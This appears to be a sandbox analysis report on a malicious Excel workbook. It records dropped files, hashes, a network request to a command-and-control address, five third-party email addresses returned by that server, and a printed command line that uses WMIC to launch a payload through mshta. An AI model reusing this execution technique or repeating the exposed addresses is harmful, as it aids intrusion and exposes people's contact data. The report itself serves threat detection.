Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?...".....C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\76DD7E10.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 286 x 48, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	7.860501688375939
Encrypted:	false
SSDEEP:	48:eB4tDhUKfyMhSkT7wudfivzzawE7y2aXihs+HjVVRsYr1n7onlfDq:Q4tDhUKfyMhBT7wefivnjEWPyhJHjvR5
MD5:	98EB9B539D097395BD1873A5BEF2589B
SHA1:	988221B31FB352A522DFC014CBBFC6A21902A93F
SHA-256:	8F04C4200AEFEE50FB52F399400D73284AF6004A49DFC343183F4C87CD9C2C5D
SHA-512:	340E6C1B3A6123B75686034AAADAD19033929A3EC08024CAA46D95CB205A36A98A761AA70A356065237624B61CCEC4B07042F5DDE35D628770E4B304D3679406
Malicious:	false
Preview:	.PNG.....IHDR.....0.....Hz.s..._IDATx...{PT.....>\.]V.....D0.....j...hl..<l..iu.8q.D..5..X...Lg..1>..P.T@V.(JW..".....<..?.z.Yvq.<...>.....DG..@.y...{.....h...E...(Z.pA."....! \P...E...-B..h...E...(Z.pA."....!\P...E...-B..h...E...<:...5Y9.._^.Vr\...!%..".....[.QK.....V.)<...._...[[..M....9.j_[.tp.;4b.....2.....f.....K....".~.s/i.r...WOc.....{.b5.s...Y...+.t.>....w.. ....m.N.v....3y....._<.Y..r..i"M.....>..~.....V...Ya.....Q...;....S.....2....YA.P..Lb..I"....L....-.>R..l.r.X.\....$$.....u.....G.D/\.y.P>"..1....._xe..Bi.j.}.....v} OM.:...j=q.... *w.H".....i..... .uc....^[.....mA~Q.x.....J.!..{...".s.&....N...B.=i.r..| .....?..^:?....d.....j.-./.Q.....u.....==..h..g$W...m..."vt..g..s.i.0f.....w.}.....g..X.F.o4....[.m..da.a..Xe.X.....:;...g_..|s..".X..a7w... n.47..IH.(..B..d.....k.....:q2..TS..l...b.+o.4.....q..M-G.`...r...1wY.z.....QV#...3...V}i.n.Y....@..xZ.F.H"l..G.y..'e3f..`5..]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9909C6D1.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 237 x 336, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	60538
Entropy (8bit):	7.970149181563435
Encrypted:	false
SSDEEP:	1536:2PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbD:RFzIsj8aipSW4vHREQ4iZKUbD
MD5:	ABC5AD9147D307B1DADB93C7AF297C5A
SHA1:	3658C7DDFA698CDADD1D24C6C8DC4ECF7A09D9E3
SHA-256:	AEF2CEDE45970E5F0DCC40514D38B0D707A87FBC5943B61763EF20B4A8C0573F
SHA-512:	D6F7C18AB4E132EAA0620FD83F7EE6C21F2B16ECA70267770C6F8499B18DEE24B3849E9ADDFAA76DA1A4CB13BDB81F1F49DF77CC3BF0146EE68E0CE686083 AA
Malicious:	false
Preview:	.PNG.....IHDR.....P.....Sn.....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g... <.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	129
Entropy (8bit):	4.458100794217176
Encrypted:	false
SSDEEP:	3:YPyDnFl/HviLBaAvMGMDMkDf20l+z6E/Kj3LWlWGKips4:Yo3o1vRCMihE3GLWl0ipv
MD5:	669DEA38EF62DF72CAE258B79001806E
SHA1:	C2CA6573478562BE26CF347F400A7790F8778A5B
SHA-256:	01CE87BCA3948357C8DAC9AD7076A4FA581C9671A7B08306AF607AB2A528C796

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
SHA-512:	354504CE597E1173F34C7F8DB9D2C8C7AB414075EE097319EA185299DBD999F436C8CAB5B1F8AAAA98E18ABC6EA3CD7FDAA940E0DA07E57058BE6EF20B5121 01
Malicious:	false
Preview:	{"jfarmer@foew.com","bill@craigmassee.com","linda.lukes@diversifiedfoam.net","aepkixwhe@tombano.com","jsimmons@simmonsglass.net"}

C:\Users\user\Desktop\~$payment 435975469.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.065985063226091
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgnXX0IFJQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egUyeAin
MD5:	13787913B523B96CC7E7A218EA4D20CD
SHA1:	385DC04D6FBBF56A72692D7DF42BB3EF31A11C55
SHA-256:	A7A8D7391705DA9FE80FFE2FBA18659B1B0839AE7F2AA7C6017E28119E5FEF0F
SHA-512:	13DC38D02382082D8CF97C5438DBA983DBC5D4F74324B08345A8E135D5D2D8CBECBEBED97D294A1619032205B956C4A642E416016547D16351C91ECB383EEB F
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 5220;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.910082269729894
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	payment 435975469.xlsb
File size:	91467
MD5:	751e07abc0bc08abf349a49fd8c81703
SHA1:	ad977311af2765089b9bffb5bb03cb26c6ab874c
SHA256:	595c56c71c91c470c05c6243e46835d1b25b15c247fcd2a025ef0369e6a6b798
SHA512:	d1034eb70912240df56516fb475934dbfe1f3e0e3e66399aca8537a3f38aedd09b85774a1926094c57cf1bf021ea53c039fd8854900c67ec6e8290e1dfb8ba8d
SSDEEP:	1536:UWgPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUb9dsyn/fKnWFMnfy3n7Vgdx:V7FzIsj8aipSW4vHREQ4iZKUb9myn6nH

General

File Content Preview:	PK.....!...!.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "payment 435975469.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 139.59.64.195:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49761	139.59.64.195	8080	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 17:57:38.221849918 CET	1275	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 139.59.64.195:8080 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 17:57:38.690268993 CET	1276	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Wed, 24 Nov 2021 16:57:37 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 129 Data Raw: 7b 22 6a 66 61 72 6d 65 72 40 66 6f 65 77 2e 63 6f 6d 22 2c 22 62 69 6c 6c 40 63 72 61 69 67 6d 61 73 73 65 65 2e 63 6f 6d 22 2c 22 6c 69 6e 64 61 2e 6c 75 6b 65 73 40 64 69 76 65 72 73 69 66 69 65 64 66 6f 61 6d 2e 6e 65 74 22 2c 22 61 65 70 6b 69 78 77 68 65 40 74 6f 6d 62 61 6e 6f 2e 63 6f 6d 22 2c 22 6a 73 69 6d 6d 6f 6e 73 40 73 69 6d 6d 6f 6e 73 67 6c 61 73 73 2e 6e 65 74 22 7d Data Ascii: {"jfarmer@foew.com","bill@craigmassee.com","linda.lukes@diversifiedfoam.net","aepkixwhe@tombano.com","jsimmons@simmonsglass.net"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7000 Parent PID: 792

General

Start time:	17:56:42
Start date:	24/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x8e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 6896 Parent PID: 7000

General

Start time:	17:57:37
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\EYCmMYHJOyR.rtf"
Imagebase:	0x300000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 1224 Parent PID: 6896

General

Start time:	17:57:37
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 5220 Parent PID: 4920

General

Start time:	17:57:39
Start date:	24/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\EYCmMYHJOyR.rtf
Imagebase:	0x7ff7bba20000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Disassembly

Code Analysis